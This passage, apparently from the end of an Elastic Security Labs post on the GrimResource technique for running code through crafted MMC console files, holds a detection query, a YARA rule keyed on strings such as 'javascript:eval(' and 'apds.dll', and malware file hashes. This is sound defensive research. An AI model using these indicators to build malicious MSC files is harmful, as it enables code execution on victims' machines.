  process.executable :  "?:\\Windows\\System32\\mmc.exe" and file.name : "redirect[?]" and
  file.path : "?:\\Users\\*\\AppData\\Local\\Microsoft\\Windows\\INetCache\\IE\\*\\redirect[?]"]
```



Timeline detecting redirect.html

Alongside the provided behavior rules, the following YARA rule can be used to detect similar files:

```
rule Windows_GrimResource_MMC {
    meta:
        author = "Elastic Security"
        reference = "https://www.elastic.co/security-labs/GrimResource"
        reference_sample = "14bcb7196143fd2b800385e9b32cfacd837007b0face71a73b546b53310258bb"
        arch_context = "x86"
        scan_context = "file, memory"
        license = "Elastic License v2"
        os = "windows"
    strings:
        $xml = "<?xml"
        $a = "MMC_ConsoleFile"
        $b1 = "apds.dll"
        $b2 = "res://"
        $b3 = "javascript:eval("
        $b4 = ".loadXML("
    condition:
       $xml at 0 and $a and 2 of ($b*)
}
```

Conclusion

Attackers have developed a new technique to execute arbitrary code in Microsoft Management Console using crafted MSC files. Elastic's existing out of the box coverage shows our defense-in-depth approach is effective even against novel threats like this. Defenders should leverage our detection guidance to protect themselves and their customers from this technique before it proliferates into commodity threat groups.

Observables

All observables are also available for download in both ECS and STIX formats.

The following observables were discussed in this research.

Observable	Type	Name	Reference
14bcb7196143fd2b800385e9b32cfacd837007b0face71a73b546b53310258bb	SHA-256	sccm-updater.msc	Abused MSC file
4cb575bc114d39f8f1e66d6e7c453987639289a28cd83a7d802744cd99087fd7	SHA-256	N/A	PASTALOADER
c1bba723f79282dceed4b8c40123c72a5dfcf4e3ff7dd48db8cb6c8772b60b88	SHA-256	N/A	Cobalt Strike payload